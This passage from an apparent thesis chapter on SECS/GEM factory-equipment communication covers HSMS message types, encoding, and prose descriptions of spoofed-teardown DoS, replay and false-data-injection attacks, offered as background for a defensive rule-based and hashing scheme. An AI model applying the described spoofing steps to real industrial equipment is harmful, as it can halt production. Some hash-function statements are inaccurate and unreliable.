3	Function	- Contains 0 for control messages - When PType = 0, it contains the SECS-II function
4	PType	Contains 0 for SECS-II messages
5	SType	- 0 for data messages - 1-9 (8 is unused) for control messages
6-9	System Bytes	- Contains a unique value for each transaction - Same value for both the Primary and its associated secondary (response) message

2.2.3(a) HSMS Message Types

SECS/GEM messages can be classified into two different types, namely, control messages and data messages. As the name implies, the control messages are used for establishing and maintaining a communication link between a host and the equipment. On the other hand, data messages are application-specific and are used to control operations and offer real-time insights into industrial equipment. The header field SType is used to differentiate between the control messages and data messages; for example, if SType has a non-zero value, the message is considered a control message; otherwise, it is regarded as a data message. Based on the SType values, the specifics and purpose of control and data messages are given in Table 2.3.

Table 2.3 The Purpose and Values of the SType Header Field

Command	SType Value	Description
Data	0	Data (SECS-II) messages
Select.req	1	Request to establish a connection
Select.res	2	Response to link establishment request
Deselect.req	3	Request to end communication
Deselect.res	4	Response to end communication
Linktest.req	5	Periodic heartbeat to verify the link
Linktest.res	6	Response to ascertain the link status
Reject.req	7	Response to not supported valid message
-	8	Not used
Separate.req	9	End communication unilaterally
-	10	Not used
-	11-127	Reserved for subsidiary standards
-	128-255	Reserved, not used

2.2.3(b) HSMS State Model

In order to establish a connection with equipment, it is important to understand the SECS/GEM connection states. There are two states at the fundamental level, *NotConnected* and *Connected*. As the name indicates, in the *NotConnected* state, either an entity is listening on the TCP port and waiting for incoming connection establishment requests, or all previously established connections have been terminated. Either way, an entity in a *NotConnected* state does not engage in any communication. Upon a successful TCP connection establishment with the host, equipment enters the *Connected* state. Two sub-states named *NotSelected* and *Selected* are in the *Connected* state. The entities await the request for the HSMS link establishment upon entering the *Connected* state.

Once the HSMS control message for the connection establishment is received, the entity enters the *Selected* state. Only when entities have reached the *Selected* state are the actual SECS-II messages and control messages exchanged between the two communicating entities. Figure 2.8 depicts the HSMS State Model.




Figure 2.8 HSMS Connection States

2.2.3(c) HSMS Communication Processes

HSMS acts as the transport protocol of SECS/GEM and has a fixed message format. A non-zero value for the header field SType indicates that it is a control message; otherwise, it is treated as a data message. According to current HSMS protocol specifications, only one active point-to-point communication connection is permitted between manufacturing equipment and a host; hence, the equipment will disregard all subsequent connection requests once it is connected to the host. Figure 2.10 illustrates a scenario wherein devices are configured in passive mode and listen on a TCP port (usually port 5000) for incoming connections. Whereas the host is configured in active mode; thus, it initiates the connection establishment request.




Figure 2.9 Equipment/Host Configuration Scenario

2.2.1(c)(i) Connection Establishment Process

Figure 2.10 represents the different SECS/GEM communications processes. The entity configured in active mode (i.e., usually host) must send a TCP request to the entity (i.e., equipment) typically configured in passive mode to initiate communication. Upon receiving a response from the equipment, the host will send an

acknowledgment, and a TCP connection will be formed between the two communicating entities (i.e., Figure 2.10(a)). The equipment will enter into the *Connected* state at this point and wait for the establishment of an HSMS connection. At this stage, the host will request for the HSMS link establishment, and the equipment will respond to that message and change its state from *NotSelected* to *Selected*. Now, the link is complete and ready for the exchange of SECS-II messages (Figure 2.10(e)). The process of creating TCP and HSMS connections is illustrated in Figure 2.10(a) and Figure 2.10(b).




Figure 2.10 SECS/GEM's Connection Establishment, Control, and Data Message Processes

2.2.1(c)(ii) Connection Management Process

The connections in industrial networks can be kept alive for several days or even weeks (Lezzi et al., 2018). At times, the connection between the host and the

equipment stays inactive, with no messages exchanged between the two communicating entities. This situation causes uncertainty about whether the other end of the connection is still active or has been disconnected. To circumvent this, a pair of *linktest.req/linktest.res* messages are exchanged periodically based on a timer to keep the connection alive. Figure 2.10(d) illustrates a scenario in which an inactive period is detected when there is no communication between the two entities. The control messages *linktest.req* and *linktest.res* are exchanged periodically based on a timer in order to keep the connection alive.

2.2.1(c)(iii) Connection Termination (Tear-Down) Process

SECS/GEM specifications specify two ways to tear down a link, i.e., by sending *deselect.req* or *separate.req* control messages. The difference between these two messages is that, *separate.req* abruptly disconnects the connection without waiting for an acknowledgment. Figure 2.10(c) and Figure 2.10(f) demonstrate the teardown phase of the connection.

2.2.4 Generic Equipment Model (GEM)

The SEMI E30 standard, also referred to as GEM, specifies a minimum set of specifications to describe a generic factory equipment model along with additional optional capabilities, use cases, and user scenarios. The GEM model is built upon a subset of SECS-II messages (Transfer, 1997). The GEM interface encompasses fundamental requirements and additional equipment capabilities (Wang & Wang, 2008). The GEM interface can be implemented on any factory equipment, irrespective of its size and complexity. Simple equipment with basic functionality, for example, has no recipes for processing; hence, no support for recipe management is needed for

such equipment. On the other hand, complex equipment has several recipes to choose from; thus, such equipment needs to upload/download recipes from the factory host. SECS/GEM also scales well with data size. For example, simple devices with basic functionality can publish a dozen separate collection events. In contrast, complex factory equipment generates a massive bulk of data and publishes tens of thousands of collection events in a brief period using the same SECS/GEM interface.

The SECS/GEM interface offers complete equipment control and allows factory hosts to monitor equipment activities. Anything that happens on the equipment can be monitored, and advanced control policies on the equipment can be implemented for effective decisions. SECS/GEM allows applications for statistical process monitoring, trouble-shooting, predictive maintenance, process controls for feedback/feedforward, equipment utilization, material tracking, recipe validation, and so on, to be implemented. These systems also reduce or completely eliminate the need for an interface between the operator and the equipment, resulting in the reduced number of operators required in the factory. Effective recipe management schemes enable factories to reduce material scrap and waste (Williams et al., 2018). For example, using the SECS/GEM interface to store golden recipes in a centralized location ensures that the correct material recipe is used (Cimetrix, 2020).

2.2.5 Message Encoding and Packaging

SECS-II uses 1-byte as a format code, and data items are represented with different codes. For example, six bits are used to represent a data type and often identified with octal values such as 00, 10, 20, and 31 to represent List, Binary, ASCII and 1-byte signed integers, respectively. The length of the data item is coded in 2 bits, whereas values 1, 2, and 3 represent a number of length bytes used to carry data

values. A zero-length in the format byte is illegal and produces an error. Figure 2.11 underneath represents the Format-byte structure (Cimetrix, 2020).

The encoding and packaging of a single item (as an array) with multiple values is extremely compact and requires only 1 Format code to encode an entire array of any length. The total storage required to encode different SECS-II data types can be calculated with the equation as under:

$$\text{Storage} = T_{\text{size}} \times n_{\text{Items}} + F_c + \text{LB}_{\{1,2,3\}} \quad 2-1$$

where T_{size} represents the size of a single data item (e.g., 1, 2, 4, 8 bytes-long int), n_{Items} is the total number of values encoded within a single data item (as an array), F_c is 1-byte format code, and it indicates the data type; LB is 1-3 length bytes to package the data item.

Equation (1) cannot be applied to the list data type as the list data type serves the purpose of grouping related data items under one hood. Unlike other data items, the list does not have a length-byte to indicate its size in bytes; instead, the list treats the length-byte as the number of items in the list. Each list member can be of any data type, including lists, which allows lists to be a data member within a list (i.e., nested list). The list structure allows grouping items of related information, which may have different formats, into a useful structure. For example, a list with 500 data items would have the format code and length bytes, as shown in Figure 2.12.




Figure 2.11 SECS-II Format Code-Byte




Figure 2.12 List Datatype with 500 Data Items

The encoding of related data items in lists provides ease of use and increases readability and productivity. However, lists with single-valued items consume more storage as compared to an array of single-valued items. Consider a list with 500 1-byte unsigned integer items, where each item has a format code, a length byte, and a value. Hence, each list item would take 3 bytes, and the list would take 3 bytes (as explained in the aforementioned example) which would result in $3 \times 500 + 3 = 1503$ bytes; whereas only 503 bytes would have been taken if a single item would have been encoded with 500 different values. In other words, a list with 500 single-byte items incurs 66.73% more control bytes as compared to a single item containing 500 1-byte values. Table 2.4 shows SECS/GEM data types and their associated data density.

Table 2.4 The SECS/GEM's Data Packaging Density

Type : Size	Format	Length	Single Item	1000 Items	100000 Items
Binary : 1	1-byte	1-3 bytes	$1 \times 1 + 1 = 2$	$1 \times 1000 + 1 + 2 = 1003$	99.70%
ASCII : 1	1-byte	1-3 bytes	$1 \times 1 + 1 = 2$	$1 \times 1000 + 1 + 2 = 1003$	99.70%
Signed int : 2	1-byte	1-3 bytes	$1 \times 2 + 1 + 1 = 4$	$2 \times 1000 + 1 + 2 = 2003$	99.85%
Unsigned int : 4	1-byte	1-3 bytes	$1 \times 4 + 1 + 1 = 6$	$4 \times 1000 + 1 + 2 = 4003$	99.93%
float : 8	1-byte	1-3 bytes	$1 \times 8 + 1 + 1 = 10$	$8 \times 1000 + 1 + 2 = 8003$	99.96%

2.2.6 SECS/GEM Alarms and Data Collections

Real-time data collection is a principal requirement, which is achieved through a GEM interface with the help of status variables, data variables, and equipment constants. A brief treatise on each variable type is given below:

- **Status Variables** contain equipment details that shall be accurate and valid at all times. A host can collect values of status variables using messages such as S1F3, S6F19, and S2F23.
- **Data Variables** contain useful information when an event occurs. For instance, when a recipe change is triggered, i.e., Process Program Changed (PPChanged, or recipe change) event will occur, which will eventually update the value of the ChangedRecipe data variable. It is important to note that the data variables are relevant only when an event takes place and can otherwise yield invalid results.
- **Equipment Constants** are global variables used to dictate the behavior of equipment. These variables include device configurations and settings. The host may set or modify these system variables, which can alter the equipment's behavior.

In addition to the variables mentioned above, a GEM interface provides other means of data retrieval, such as Collection Events and Alarms. With collection events and alarms, the host can monitor and track equipment operations in detail. A GEM alarm follows the publish/subscribe model and alerts the host if any untoward situation jeopardizes the equipment.

2.3 Cyber-attacks on SECS/GEM

Numerous cyber-attacks, such as DoS attacks, Replay attacks, spoofing attacks, side-channel attacks, covert-channel attacks, and FDIA, can be launched on industrial networks (Rubio et al., 2019) where SECS/GEM is used for M2M communications.

2.3.1 Lack of Authentication Mechanism

Once an end-to-end connection has been established between the network and the transport layer, for example, through TCP/IP and SECS/GEM, the logical interfaces of Industry 4.0 communication may start exchanging data with one another. This interaction must be trustworthy, and the parties sharing information must be aware of who they are interacting with. This is necessary for a mission-critical system; otherwise, any device may begin communicating without verification or authentication, possibly disrupting the communication or damaging the reputation (Jänicke, 2019). Thus, it is necessary to identify and authenticate the communication partner. Unfortunately, SECS/GEM lacks an authentication mechanism; as a result, there is no process in place to prevent threat actors from connecting to or exchanging data with authorized industrial machines.

2.3.2 Denial of Service (DoS) Attack Issues

Denial of Service (DoS) attacks are designed to disrupt the normal functioning of a network or system by overwhelming it with traffic. Common types of DoS attacks include Flooding attacks such as User Datagram Protocol (UDP) flood, Internet Control Message Protocol (ICMP) flood, SYN flood, and the like. All these attacks

are designed to make the targeted system unavailable to legitimate users and can cause significant disruption to businesses and organizations.

In industrial communication networks, DoS is characterized as a particular cyber-attack in which attackers try to ensure that access to the intended users is either temporarily or permanently inaccessible for the desired service or resource (Humayun, 2021). There are numerous ways to achieve a DoS attack in SECS/GEM communications. For example, the perpetrators may capture and forge a bogus message of a legitimate host/equipment and send a *deselect.req* message to terminate the communication link. This enables attackers to undertake the DoS attack on SECS/GEM-enabled devices. The host will remain completely ignorant of the attack while attempting to re-establish the connection (Pfrang & Meier, 2017).

The proof of concept for conducting a DoS attack is described in (Laghari et al., 2021), demonstrating how to leverage HSMS's control messages to launch a successful DoS attack on SECS/GEM communications. *Separate.req* control message is exploited to execute a successful DoS attack on HSMS communications. The HSMS control message with *SType*=9 is used to terminate HSMS communications immediately. Both *deselect.req* and *separate.req* are identical except for the fact that *deselect.req* has *SType*=3 while *separate.req* has *SType*=9 (Table 2.3). Therefore, when the victim receives a *separate.req*, the receiver will immediately terminate the connection without notifying the host or waiting for an acknowledgment.

Figure 2.13 illustrates in detail how a DoS attack on SECS/GEM communications is carried out. As it happens in most cases, the preparator monitors the network and passively tries to determine the nodes that are listening on port 5000 (i.e., devices configured to wait for incoming connections for HSMS's connection

establishment requests), which is usually used for HSMS communications. The attacker captures and monitors the network traffic and targets the most recent response message sent from the victim machine. It is important to note that the chances of a successful attack carried out on response messages are higher than the request messages because it usually takes a while to request another set of data in quick succession (Jaisan et al., 2021).




Figure 2.13 Scenario of Capturing, Intercepting & Attacking SECS/GEM Communications

The DoS attack in Figure 2.13 follows the same analogy, and the attacker waits for a linktest.req and linktest.res pair of messages exchanged between the host and equipment. At this stage, the attacker would intercept any control message (e.g., linktest.res), modify header field SType=9 (which represents a separate.req message) and increment the SystemBytes value by 1 to launch a DoS attack. The attacker can

send these messages to both host and the equipment, which will abruptly teardown connections between the host and the equipment. The received message is considered legitimate because there is no mechanism available in SECS/GEM to validate the authenticity of the received `separate.req` message. The attacker may launch a replay attack periodically or at random time intervals to converge it as a full-fledge DoS attack. Both the host and the equipment will remain unaware of the attack. The attacker then can send a connection establishment request on port 5000 to equipment to hold the connection. During this time period, the legitimate host would remain disconnected and unable to reestablish the communication link as SECS/GEM is a point-to-point communication protocol and only allows one active connection at a time.

2.3.3 Replay Attack Issues

SECS/GEM messages exchanged between the host and equipment are highly important in order to control and monitor the equipment. In a normal communication mode, either side of the connection can request data. Upon receiving a request message, the target entity would reply with generated data for the specific request. SECS/GEM communication is carried out on HSMS protocol, which has a fixed header format and structure. If the `SType` field of the HSMS header in any message is 0, it means the message is a data message; otherwise, it will be considered a control message. Irrespective of the message type, an attacker may sniff the message and replay it with a changed payload to inflict damage or interrupt the overall production. HSMS has a sequence number field in its header called `SystemBytes`, which is monotonically increased for each transaction. A pair of request and response messages from the host and equipment or vice-versa is called a transaction, and each transaction

is identified with a unique sequence number (header field SystemBytes). However, each successive transaction will have a successive number of the previous transaction. This predictability enables attackers to launch a replay attack by just modifying SystemBytes' contents. The replay attack would be devastating to the overall communication and may bring down overall communication, or it may adversely impact the equipment's behavior.

Upon receiving a connection establishment request, the attacker may intercept any control message (e.g., select.res), modify header field SType=9 and increment SystemBytes header fields by 1 to launch a replay attack, which will teardown connection between the host and the equipment abruptly. The attacker may launch a replay attack periodically or at random time intervals to converge it as a full-fledge DoS attack. Both the host and the equipment will remain unaware of the attack. At this stage, it may be challenging to trace an attack on the equipment side; however, a careful investigation of the host will reveal that no such teardown command was initiated from the host. This will ultimately reveal that the equipment was under a cyber-attack.

2.3.4 False Data Injection Attack Issue (FDIA)

Originally in the smart grid domain, the definition of FDIA (Tuptuk & Hailes, 2018) was first introduced. In systems with no authentication mechanism, an intruder exploits sensor readings so that undetected errors are inserted into state variables and calculated results. The FDIA can be used to direct industrial systems to carry out operations that violate safe operating procedures. FDIA is not limited to the manufacturing industry only; cyber-criminals are involved in leveraging related attacks in other application areas, such as healthcare, financial institutes, and defense

(Ahmed & Pathan, 2020). Thus, FDIA has been one of the highest priority problems to contend with within today's highly perilous cyber world of dynamic adaptive systems.

Cybercriminals can launch FDIA and inject falsified data into blind-trusted communication between two SECS/GEM entities. The receiving entity cannot differentiate between a legitimate and a bogus message, and it will process it nevertheless. The impact and intensity of the falsified data injected depend on the purpose of the attack; however, it can be imagined that under such an attack, ill-intention data injected into the production system might disrupt the overall processing or at least undermine the quality of the product.

2.4 Rule-Based System

Essentially, a rule-based system is the most basic type of artificial intelligence system that is used to store, process, and organize data in a manner that humans do, thus, mimicking human intelligence (Grosan & Abraham, 2011). To function properly, a rule-based system requires a collection of facts, a set of data manipulation rules, and an interpreter that controls the application of rules based on facts to accomplish the design objectives. Rule-based systems are fairly rudimentary models that can be customized and used to solve a wide range of problems. The key to developing a rule-based system is that information about a given problem can be articulated using if-then rules. The rules specify triggers and the actions that should be followed in response. For instance, the word Invoice in an email may serve as a trigger, followed by an action of forwarding the email to the billing department. The problem domain should not be immensely vast since a large number of rules may needlessly add complexity, ultimately slowing overall performance. The following is a

list of some of the most fundamental and essential components that any rule-based system must have in place.

1. **A set of facts:** A rule-based system must first and foremost have a set of facts; these facts are assertions, and they should include anything relevant to the system's initial state.
2. **A set of rules:** This requires that all problem-related actions be defined explicitly and provide instructions on how to respond to the assertion set. A rule binds the facts in the IF section and some actions in the THEN section of the **if** statement. The system should include only rules that are directly related to the problem and should be devoid of any extraneous rules since an excessive rise in the number of rules in the system would eventually have a detrimental effect on its performance.
3. **A termination criterion:** This is the criterion under which it is determined whether a solution is reached or there exists no solution. A termination criterion is essential for a rule-based system because it prevents the system from entering an infinite loop.

The applications of rule-based systems in domains such as communication networks and a wide range of other related fields such as internet traffic engineering, network management, and voice over IP (VoIP) have been demonstrated to be highly effective in securing communication amongst devices in a network. Additionally, earlier research (Ormazabal et al., 2008) indicates that a rule-based approach has been employed to safeguard against cyber-attacks, including DoS attacks (Wallis et al., 2018). Thus, a rule-based system may be utilized to provide a novel security mechanism for securing SECS/GEM communications in industrial communication networks.

2.5 Cryptographic Hash Functions

Cryptography is a process that transforms an input into a format that is difficult or impossible to understand, making it useless for unauthorized users or cybercriminals. Various applications of cryptography need the development of various procedures to accomplish the desired tasks. For instance, a two-way encryption mechanism is used to transform supplied input into a different form (called ciphertext) using a cipher key, which can then be restored to its original form (plaintext) using the same key (if symmetric key encryption is applied) or different key (when an asymmetric key or public key is used). Generally speaking, the fundamental goal of encryption is to maintain the confidentiality of data stored on a device or transmitted over a communication channel. In contrast, hashing is a one-way function that turns the provided input into a new form that cannot be restored to its original form once it has been transformed (Arya et al., 2013).

Researchers have attempted to evaluate numerous encryption approaches presented in the literature and have discovered that such techniques need significant computations and use more resources than hashing algorithms. Therefore, encryption techniques are inappropriate for the proposed approach, which seeks to obtain the desired security with the minimum processing time possible. Meanwhile, researchers (Praptodiyono et al., 2016; Song & Ji, 2016) have demonstrated that employing a hash function is adequate and can meet the criteria listed in Section 2.8 due to the fact that it requires less processing. In addition, the hash function is more lightweight than encryption cryptography, and some researchers (Coron et al., 2005) have suggested that it is faster than encryption in terms of processing speed. Thus, hash function cryptography is used in this research.




Figure 2.14 Common Cryptographic Hashing Algorithms

A cryptographic hash function takes an input of arbitrary length, referred to as the message or plaintext, and transforms it into a fixed-length output called the message digest or hash value. A critical requirement for any hash function is that it must be deterministic; i.e., it must return the same hash value each time the same input is supplied. In order to be secure, a cryptographic hash function must be resistant to all sorts of cryptanalytic attacks. Preimage resistance, second preimage resistance, and collision resistance are properties of a highly secure cryptographic hash function. When satisfied, in theory, it indicates that a cryptographic hash function achieves a high-security level and will be considered resilient against known attacks. The properties of a cryptographic hash function are explored in further depth by (Rogaway & Shrimpton, 2004) are summarized as follows:

- One-way function (pre-image resistance) – Given the message digest $D=H(m)$ for message m , finding another message that results in the same digest D is computationally infeasible.
- Target collision resistance (Second preimage resistance) – Given the message m_1 , finding another message m_2 that produces the same

message digest, e.g., $m_1 \neq m_2$ and $H(m_1) = H(m_2)$, is computationally infeasible.

- Collision resistance – Finding two distinct messages, say m_1 and m_2 , that produce the same message digest, e.g., $H(m_1) = H(m_2)$, is computationally infeasible.

To compromise the security of a cryptographic hash function, one of its security properties must be attacked, and once achieved, the cryptographic hash function is considered vulnerable and insecure for commercial use. For instance, overcoming the preimage resistance of a hash function enables an attacker to produce a hash value that matches a particular hash. Over the course of several years, researchers have attempted to break a large number of cryptographic hash functions, and a significant number of these functions have been successfully cracked and demonstrated to be vulnerable.

Attacks on cryptographic hash functions using brute force (also known as exhaustive search) are often regarded as the most effective means of breaking these functions (Laccetti & Schmid, 2007). In a brute force attack, the attacker compares a series of predefined inputs (guesses) while also analyzing the output for probable matches. Brute force attacks are effective against any hash function, regardless of its structure or other functioning details. However, because brute-force attacks require, on average, 2^{n-1} possibilities to find a match thus, a large-sized input is difficult to break in a short amount of time.

Over the course of the last few decades, a slew of hash function algorithms has been proposed, including MD4, MD5, SHA-1, SHA-2, and SHA-3. In light of prior research (Wang et al., 2004), which indicated that the hash standards MD4 and MD5 are broken and are vulnerable to hash collision attacks, therefore, only the secure hash standards, namely, SHA-0, SHA-1, SHA-2, and SHA-3, will be covered in the following section.

Initially published in 1993 by the National Institute of Standards and Technology (NIST), the secure hashing standard (Barker, 1993) has been usually referred to as the secure hash algorithm (SHA). Although SHA-0 is descended from MD4 and MD5 algorithms, it differs from them by the size of the message digest it produces, which is MD4 and MD5 generate 128-bit message digests, whereas SHA-0 generates 160-bit message digests. Due to an undisclosed critical vulnerability found in SHA-0, it was retracted from use shortly after it was first published, and afterward, it was later replaced with the slightly revised version SHA-1.

